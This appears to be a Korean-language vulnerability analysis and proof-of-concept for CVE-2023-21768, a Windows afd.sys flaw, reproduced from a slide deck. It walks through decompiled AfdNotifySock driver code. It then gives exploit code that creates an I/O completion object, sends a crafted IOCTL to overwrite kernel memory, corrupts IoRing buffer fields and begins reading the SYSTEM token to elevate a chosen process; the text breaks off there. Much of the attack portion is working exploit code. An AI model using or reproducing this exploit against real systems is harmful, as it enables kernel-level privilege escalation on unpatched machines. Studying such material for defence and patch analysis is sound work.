
if (rcx_1 u>= rax_12)
|   rcx_1 = rax_12

*rcx_1 = rax_10

rcx_1.b = r12.b
rbx = AfdNotifyRemoveIoCompletion(rcx_1.b, Object_1, rsi)
```

AfdNotifySock function

vulnerability analysis



The screenshot shows a debugger window titled "xrefs to AfdNotifySock". It contains a table with two rows of cross-reference data. The first row shows a direct call from a resource data section (.rdata) to the AfdNotifySock function. The second row shows a pointer data section (.pdata) containing a runtime function pointer for AfdNotifySock.

Direction	Type	Address	Text
Up	o	.rdata:00000001C004...	dq offset AfdNotifySock
Up	o	.pdata:00000001C005...	RUNTIME_FUNCTION <rva AfdNotifySock, rva byte_1C006FF0E, ₩

Line 1 of 2

OK Cancel Search Help

AfdNotifySock 직접적으로 호출하는 곳이 없음

vulnerability analysis

```
.rdata:00000001C004F3B0 AfdImmediateCallDispatch dq 0 ; DATA XREF: AfdFastIoDeviceControl+F26↑r
.rdata:00000001C004F3B0 ; AfdDispatchImmediateIrp+17↑o
.rdata:00000001C004F3B8 align 80h
.rdata:00000001C004F400 dq offset AfdPartialDisconnect
.rdata:00000001C004F408 align 10h
.rdata:00000001C004F410 dq offset AfdQueryReceiveInformation
.rdata:00000001C004F418 dq offset AfdQueryHandles
.rdata:00000001C004F420 dq offset AfdSetInformation
.rdata:00000001C004F428 dq offset AfdGetRemoteAddress
.rdata:00000001C004F430 dq offset AfdGetContext
.rdata:00000001C004F438 dq offset AfdSetContext
.rdata:00000001C004F440 dq offset AfdSetConnectData
.rdata:00000001C004F448 db 0
.rdata:00000001C004F450 db 0
.rdata:00000001C004F452 db 0
.rdata:00000001C004F454 db 0
.rdata:00000001C004F5F4 dq offset AfdNotifySock
.rdata:00000001C004F600 AfdIrpCallDispatch dq offset AfdBind ; DATA XREF: AfdDispatchDeviceControl+60↑r
.rdata:00000001C004F608 dq offset AfdConnect
.rdata:00000001C004F610 dq offset AfdStartListen
.rdata:00000001C004F618 dq offset AfdWaitForListen
.rdata:00000001C004F620 dq offset AfdAccept
.rdata:00000001C004F628 dq offset AfdReceive
.rdata:00000001C004F630 dq offset AfdReceiveDatagram
.rdata:00000001C004F638 dq offset AfdSend
.rdata:00000001C004F640 dq offset AfdSendDatagram
```

```
.rdata:00000001C0050A00 ; int AfdIoctlTable[76]
.rdata:00000001C0050A00 AfdIoctlTable dd 12003h, 12007h, 1200Bh, 1200Ch, 12010h, 12017h, 1201Bh, 1201Fh
.rdata:00000001C0050A00 ; DATA XREF: AfdFastIoDeviceControl+F18↑r
.rdata:00000001C0050A00 ; AfdDispatchDeviceControl+4F↑r
.rdata:00000001C0050A00 dd 12023h, 12024h, 1202Bh, 1202Fh, 12033h, 12037h, 1203Bh, 1203Fh
.rdata:00000001C0050A00 dd 12043h, 12047h, 1204Bh, 1204Fh, 12053h, 12057h, 1205Bh, 1205Fh
.rdata:00000001C0050A00 dd 12063h, 12067h, 1206Bh, 1206Fh, 12073h, 12077h, 1207Bh, 1207Fh
.rdata:00000001C0050A00 dd 12083h, 12087h, 1208Bh, 1208Ch, 12090h, 12094h, 12098h, 1209Fh
.rdata:00000001C0050A00 dd 120A0h, 120A7h, 120ABh, 120ACh, 120B3h, 120B4h, 120BBh, 120BFh
.rdata:00000001C0050A00 dd 120C3h, 120C7h, 120CBh, 120CFh, 120D3h, 120D7h, 120DBh, 120DFh
.rdata:00000001C0050A00 dd 120E2h, 120E7h, 120EBh, 120EFh, 120F3h, 120F7h, 120FBh, 120FFh
.rdata:00000001C0050A00 dd 12103h, 12107h, 1210Bh, 1210Ch, 12113h, 12117h, 1211Bh, 1211Fh
.rdata:00000001C0050A00 dd 12123h, 12127h, 2 dup(0)
```

IOCTL code : 0x12127 offset : 73

vulnerability analysis

```
1c006fd17 POBJECT_TYPE ObjectType = *IoCompletionObjectType
1c006fd1a HANDLE Handle = *_AfdNotifyStruct
1c006fd1d int64_t Object = 0
1c006fd31 AfdNotifyStruct.b = previous_mode.b
1c006fd39 NTSTATUS rax_1 = ObReferenceObjectByHandle(Handle, DesiredAccess: 2, ObjectType, AccessMode: AfdNotifyStruct.b, &Object, HandleInformation: nullptr)
1c006fd45 rbx = rax_1
1c006fd47 Object_1 = Object
1c006fd4c int64_t Object_2 = Object_1
1c006fd4c
1c006fd53 if (rax_1 >= STATUS_SUCCESS)
1c006fd5b     BOOLEAN rax_2
1c006fd5b     uint64_t rcx
1c006fd5b     rax_2, rcx = IoIs32bitProcess(Irp: nullptr)
1c006fd67     int64_t r13
1c006fd67     r13.b = rax_2
1c006fd6a     int32_t i = 0
1c006fd6d     int64_t (* const rdx)() = MmUserProbeAddress
1c006fd6d
1c006fd6d     for (; i < AfdNotifyStruct[2].d; i += 1)
```

0x1c006fd53 통과하기 위해 NtCreateIoCompletion 함수 사용

vulnerability analysis

```
1c006fd78 for (; i u< AfdNotifyStruct_1[2].d; i += 1)
1c006fd81 int32_t* rcx_3
1c006fd81 uint64_t i_1
1c006fd81 int128_t* r8_2
1c006fd81
1c006fd81 if (previous_mode.b == 0)
1c006fe37 | i_1 = zx.q(i)
1c006fe42 | r8_2 = *(AfdNotifyStruct_1 + 8) + i_1 * 0x18
1c006fe46 | int128_t* var_70_2 = r8_2
1c006fd81 else
1c006fd8c | __builtin_memset(&s, c: 0, n: 0x18)
1c006fd96 | i_1 = zx.q(i)
1c006fd99 | int64_t r8 = *(AfdNotifyStruct_1 + 8)
1c006fd99
1c006fda0 | if (r13.b == 0)
1c006fdfd | | rcx_3 = r8 + i_1 * 0x18
1c006fe01 | | int32_t* rax_8 = *MmUserProbeAddress
1c006fe01
1c006fe07 | | if (rcx_3 u>= rax_8)
1c006fe07 | | | rcx_3 = rax_8
1c006fe07
1c006fe0e | | s = *rcx_3
1c006fe18 | | uint64_t var_80_2 = *(rcx_3 + 0x10)
1c006fda0 | else
1c006fda8 | | rcx_3 = (zx.q(i_1.d) << 4) + r8
1c006fdab | | int32_t* var_38_1 = rcx_3
1c006fdab
1c006fdb6 | | if ((rcx_3.b & 3) != 0)
1c006fdb8 | | | // 데이터 정렬 에러 발생
1c006fdb8 | | | rcx_3, rdx = ExRaiseDatatypeMisalignment()
1c006fdb8
1c006fdc8 | | char* r8_1 = *rdx
1c006fdc8
```

```
typedef struct AFD_NOTIFYSOCK_STRUCTURE {
    HANDLE hIoCompletionPort;
    PVOID pData1;
    PVOID pData2;
    PVOID pPwnPtr;
    DWORD dwCounter;
    DWORD dwTimeout;
    DWORD dwLen;
    char padding[0x4];
} AFD_NOTIFYSOCK_STRUCTURE;
```

AfdNotifySock 구조체

dwCounter만큼 pData1이 user mode인지 확인

vulnerability analysis

dwLen이 0이 아니면 pData2가
user mode 영역인지 확인

```
1c006f991 if (dwLen.d == 0)
1c006fba6 |   rsi_1 = 0
1c006f991 else
1c006f99a   uint64_t NumberOfBytes_1
1c006f99a   int64_t rdx
1c006f99a   rdx:NumberOfBytes_1 = mulu.dp.q(0x20, dwLen)
1c006f99d   uint64_t NumberOfBytes = NumberOfBytes_1
1c006f9a3   uint64_t Length

1c006f9a3   if (rdx != 0)
1c006f9a3 |     Length = -1
1c006f9b1 |     NumberOfBytes = -1
1c006f9b4 |     rsi_1 = -0x3ffffff6b
1c006f9a3   else
1c006f9a5 |     rsi_1 = 0
1c006f9a7 |     Length = -1

1c006f9bb   if (rsi_1 s>= 0)
1c006f9c3 |     BOOLEAN rax_2 = IoIs32bitProcess(Irp: nullptr)
1c006f9cf |     P.b = rax_2
1c006f9d7   uint32_t Alignment

1c006f9d7   if (rax_2 == 0)
1c006f9d7 |     Length = NumberOfBytes
1c006f9f4 |     Alignment = 8
1c006f9d7   else
1c006f9e2 |     uint64_t Length_1
1c006f9e2 |     int64_t rdx_1
1c006f9e2 |     rdx_1:Length_1 = mulu.dp.q(0x10, zx.q(*(_AfdNotifyStruct + 0x28)))

1c006f9e2   if (rdx_1 == 0)
1c006f9e8 |     Length = Length_1

1c006f9e8   Alignment = 4

1c006f9ec   if (_PreviousMode != 0)
1c006fa02 |     ProbeForWrite(Address: *(_AfdNotifyStruct + 0x10), Length, Alignment)
1c006fa0b
```

AfdNotifyRemovelCompletion

vulnerability analysis

```
1c006fb0b int32_t rax_4 = IoRemoveIoCompletion(_Object, P, P_1, zx.q(dwLen.d), &var_304, Length.b, rsi_2, 0, _PreviousMode, P_2, P_5, _AfdNotifyStruct)
1c006fb17 rsi_1 = rax_4
1c006fb17
1c006fb1b
1c006fb25 if (rax_4 == 0)
1c006fb2f |   if (rax_2 != rax_4.b)
1c006fb3b |     for (int32_t i = 0; i < var_304; i += 1)
1c006fb42 |       void* rdx_9 = (zx.q(i) << 5) + P
1c006fb48 |       int32_t* rcx_7 = (zx.q(i) << 4) + *(_AfdNotifyStruct + 0x10)
1c006fb4d |       *rcx_7 = *rdx_9
1c006fb53 |       rcx_7[1] = *(rdx_9 + 8)
1c006fb59 |       rcx_7[3] = *(rdx_9 + 0x18)
1c006fb59 |       rcx_7[2] = *(rdx_9 + 0x10)
1c006fb77 // 여기서 Length.b는 _PreviousMode로 설정됨
1c006fb77 if (Length.b == 0)
1c006fba4 |   **(_AfdNotifyStruct + 0x18) = var_304
1c006fb77 else
1c006fb81 |   **(_AfdNotifyStruct + 0x18) = var_304
```

IoRemoveIoCompletion 함수에서 0을 반환해야 함

1. `_Object`에 `dwLen`만큼 I/O completion port가 있어야 함
2. 시간제한이 만료될 경우

vulnerability analysis

```
1c006fd17 POBJECT_TYPE ObjectType = *IoCompletionObjectType
1c006fd1a HANDLE Handle = *_AfdNotifyStruct
1c006fd1d int64_t Object = 0
1c006fd31 AfdNotifyStruct.b = previous_mode.b
1c006fd39 NTSTATUS rax_1 = ObReferenceObjectByHandle(Handle, DesiredAccess: 2, ObjectType, AccessMode: AfdNotifyStruct.b, &Object, HandleInformation: nullptr)
1c006fd45 rbx = rax_1
1c006fd47 Object_1 = Object
1c006fd4c int64_t Object_2 = Object_1
1c006fd4c
1c006fd53 if (rax_1 >= STATUS_SUCCESS)
1c006fd5b     BOOLEAN rax_2
1c006fd5b     uint64_t rcx
1c006fd5b     rax_2, rcx = IoIs32bitProcess(Irp: nullptr)
1c006fd67     int64_t r13
1c006fd67     r13.b = rax_2
1c006fd6a     int32_t i = 0
1c006fd6d     int64_t (* const rdx)() = MmUserProbeAddress
1c006fd6d
1c006fd78     for (; i < AfdNotifyStruct[2].d; i++)
```




여기서 사용했던 I/O completion port

NtSetIoCompletion 함수로 1번 통과

vulnerability analysis

```
// 여기서 Length.b는 _PreviousMode로 설정됨
if (Length.b == 0)
|   **(_AfdNotifyStruct + 0x18) = var_304
else
|   **(_AfdNotifyStruct + 0x18) = var_304
```

IoRemoveIoCompletion 함수에서 제거된 I/O completion port 개수가 pPwnPtr에 저장됨



```
ULONG PID = 0;

if (argc != 2) {
    printf("usage : CVE-2023-21768.exe <pid>\n");
    exit(1);
}
PID = strtoul(argv[1], NULL, 10);

printf("[*] Attempting to elevate pid : %i\n", PID);
```

main

LPE 할 프로세스의 PID 입력

```
void GetNtFunctions() {
    DWORD(WINAPI * _NtCreateFile)(
        PHANDLE FileHandle, ACCESS_MASK DesiredAccess,
        POBJECT_ATTRIBUTES ObjectAttributes, PIO_STATUS_BLOCK IoStatusBlock,
        PLARGE_INTEGER AllocationSize, ULONG FileAttributes, ULONG ShareAccess,
        ULONG CreateDisposition, ULONG CreateOptions, PVOID EaBuffer,
        ULONG EaLength
    );

    DWORD(WINAPI * _NtDeviceIoControlFile)(
        HANDLE FileHandle, HANDLE Event, VOID * ApcRoutine, PVOID ApcContext,
        PIO_STATUS_BLOCK IoStatusBlock, ULONG IoControlCode, PVOID InputBuffer,
        ULONG InputBufferLength, PVOID OutputBuffer, ULONG OutputBufferLength
    );

    DWORD(WINAPI * _NtCreateIoCompletion)(
        PHANDLE IoCompletionHandle, ACCESS_MASK DesiredAccess,
        POBJECT_ATTRIBUTES ObjectAttributes, ULONG NumberOfConcurrentThreads
    );

    DWORD(WINAPI * _NtSetIoCompletion)(
        HANDLE IoCompletionHandle, ULONG CompletionKey,
        PIO_STATUS_BLOCK IoStatusBlock, NTSTATUS CompletionStatus,
        ULONG NumberOfBytesTransferred
    );

    DWORD(WINAPI * _NtQuerySystemInformation)(
        SYSTEM_INFORMATION_CLASS SystemInformationClass,
        PVOID SystemInformation, ULONG SystemInformationLength,
        PULONG ReturnLength
    );

    if (_NtCreateFile == NULL || _NtDeviceIoControlFile == NULL
        || _NtCreateIoCompletion == NULL || _NtSetIoCompletion == NULL
        || _NtQuerySystemInformation == NULL)
    {
        printf("[!] Failed to get nt functions\n");
        exit(1);
    }

    printf("[*] Successfully obtained NT functions\n");
    return;
}
```

Nt 함수들 가져옴

PoC

```
int IoringInit(PIORING_OBJECT* IoringAddr) {  
    IORING_CREATE_FLAGS IoringFlags = { 0 };
```

```
    IoringFlags.Advisory = IORING_CREATE_REQUIRED_FLAGS_NONE;  
    IoringFlags.Required = IORING_CREATE_REQUIRED_FLAGS_NONE;
```

```
    if (CreateIoRing(IORING_VERSION_3, IoringFlags, 0x10000, 0x20000, &hIoRing)) {  
        printf("[!] Failed to create IoRing\n");  
        exit(1);  
    }
```

← IoRing 객체 생성

```
    if (GetObjPtr(IoringAddr, GetCurrentProcessId(), *(PHANDLE)hIoRing)) {  
        printf("[!] Failed to get object ptr\n");  
        exit(1);  
    }
```

← IoRing 객체
커널 주소 획득

```
    if (GetKernelPipe(&hInPipeKernel, &hOutPipeKernel)) {  
        printf("[!] Failed to get kernel pipe\n");  
        exit(1);  
    }
```

← Kernel 파이프 생성

```
    if (GetClientPipe(&hInPipeClient, &hOutPipeClient)) {  
        printf("[!] Failed to get client pipe\n");  
        exit(1);  
    }
```

← Client 파이프 생성

```
}
```

loringInit

PoC

```
if (_NtCreateIoCompletion(&Completion, MAXIMUM_ALLOWED, NULL, 1)) {  
    printf("[!] Failed to create IoCompletion\n");  
    CloseHandle(Completion);  
    exit(1);  
}  
if (_NtSetIoCompletion(Completion, 0x1337, &IoStatusBlock, 0, 0x100)) {  
    printf("[!] Failed to set IoCompletion\n");  
    CloseHandle(Completion);  
    exit(1);  
}
```

← IoCompletion 객체 생성

← IoCompletion 객체에 데이터 설정

ArbitraryKernelWrite

PoC

```
ObjectFilePath.Buffer = (PWSTR)L"\\Device\\Afd\\Endpoint";
ObjectFilePath.Length = (USHORT)wcslen(ObjectFilePath.Buffer) * sizeof(wchar_t);
ObjectFilePath.MaximumLength = ObjectFilePath.Length;

ObjectAttributes.Length = sizeof(ObjectAttributes);
ObjectAttributes.ObjectName = &ObjectFilePath;
ObjectAttributes.Attributes = 0x40;

if (_NtCreateFile(
    &Socket,
    MAXIMUM_ALLOWED,
    &ObjectAttributes,
    &IoStatusBlock,
    NULL,
    0,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    1,
    0,
    bExtendedAttributes,
    sizeof(bExtendedAttributes))) {
    printf("[!] Failed to create File\n");
    CloseHandle(Socket);
    exit(1);
}
```

ArbitraryKernelWrite

\\Device\\Afd\\Endpoint 경로로 afd 디바이스 핸들 생성

PoC

```
Data.hIoCompletionPort = Completion; ←아까 만들었던 IoCompletion
Data.pData1 = VirtualAlloc(NULL, 0x2000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
Data.pData2 = VirtualAlloc(NULL, 0x2000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
Data.dwCounter = 0x1;
Data.dwLen = 0x1;
Data.dwTimeout = 1000000000;
Data.pPwnPtr = PwnPtr; ←커널 메모리 덮어쓸 곳
if (Data.pData1 == NULL || Data.pData2 == NULL) {
    if (Data.pData1 != NULL) {
        Data.pData1 = VirtualFree(Data.pData1, 0, MEM_RELEASE);
    }
    if (Data.pData2 != NULL) {
        Data.pData2 = VirtualFree(Data.pData2, 0, MEM_RELEASE);
    }
    printf("[!] Failed to init AfdNotifySock struct\n");
    exit(1);
}
```

ArbitraryKernelWrite

AfdNotifySock 구조체 초기화

PoC

```
Event = CreateEvent(NULL, 0, 0, NULL);
if (Event == NULL) {
    printf("[!] Failed to create event\n");
    exit(1);
}

_NtDeviceIoControlFile(Socket, Event, NULL, NULL, &IoStatusBlock, AFD_NOTIFYSOCK_IOCTL, &Data, 0x30, NULL, 0);
printf("[*] Successfully overwrite\n");
```

ArbitraryKernelWrite

IOCTL 전달 및 afd 드라이버가 메모리 오버라이트 하도록 유도

PoC

```
ArbitraryKernelWrite((char*)&pIoRing->RegBuffers + 0x3);  
ArbitraryKernelWrite((char*)&pIoRing->RegBuffersCount);
```

ArbitraryKernelWrite

1. IoRing->RegBuffers 변경
2. IoRing->RegBuffersCount 변경

PoC

```
proc = OpenProcess(PROCESS_QUERY_INFORMATION, 0, pid);
if (proc == NULL) {
    printf("[!] Failed to open process for PID : %lu\n", pid);
    exit(1);
}
```

LPE

PID 프로세스 열기

PoC

```
if (GetObjPtr(&SystemEprocAddr, 4, 4)) {  
    printf("[!] Failed to get object ptr\n"); ←System 프로세스의 EPROCESS 구조체 주소 가져옴  
    exit(1);  
}  
printf("[+] System EPROC address : %llx\n", SystemEprocAddr);  
  
if (GetObjPtr(&TargetEprocAddr, 4, 4)) {  
    printf("[!] Failed to get object ptr\n"); ←PID 프로세스의 EPROCESS 구조체 주소 가져옴  
    exit(1);  
}  
printf("[+] Target EPROC address : %llx\n", TargetEprocAddr);
```

LPE

PoC

```
FakeRegBuffers = VirtualAlloc(FakeRegBuffersAddr, sizeof(ULONG64) * FakeRegBuffersCount, MEM_RELEASE | MEM_COMMIT, PAGE_READWRITE);
if (FakeRegBuffers != (PVOID)FakeRegBuffersAddr) {
    printf("[!] Failed to allocate fake RegBuffers at address : %llx\n", FakeRegBuffersAddr);
    exit(1);
}

memset(FakeRegBuffers, 0, sizeof(ULONG64) * FakeRegBuffersCount);
```

LPE

가짜 버퍼 생성

PoC

```
IoRing = *(_HIORING*)&hIoRing;  
IoRing->RegBufferArray = FakeRegBuffers;  
IoRing->BufferArraySize = FakeRegBuffersCount;
```

LPE

IoRing 객체 조작

PoC

```
if (IoRingRead(FakeRegBuffers, SystemEprocAddr + EPROC_TOKEN_OFFSET, &SysToken, sizeof(ULONG64))) {  
    printf("[!] Failed to read IoRing\n");  
    exit(1);  
}  
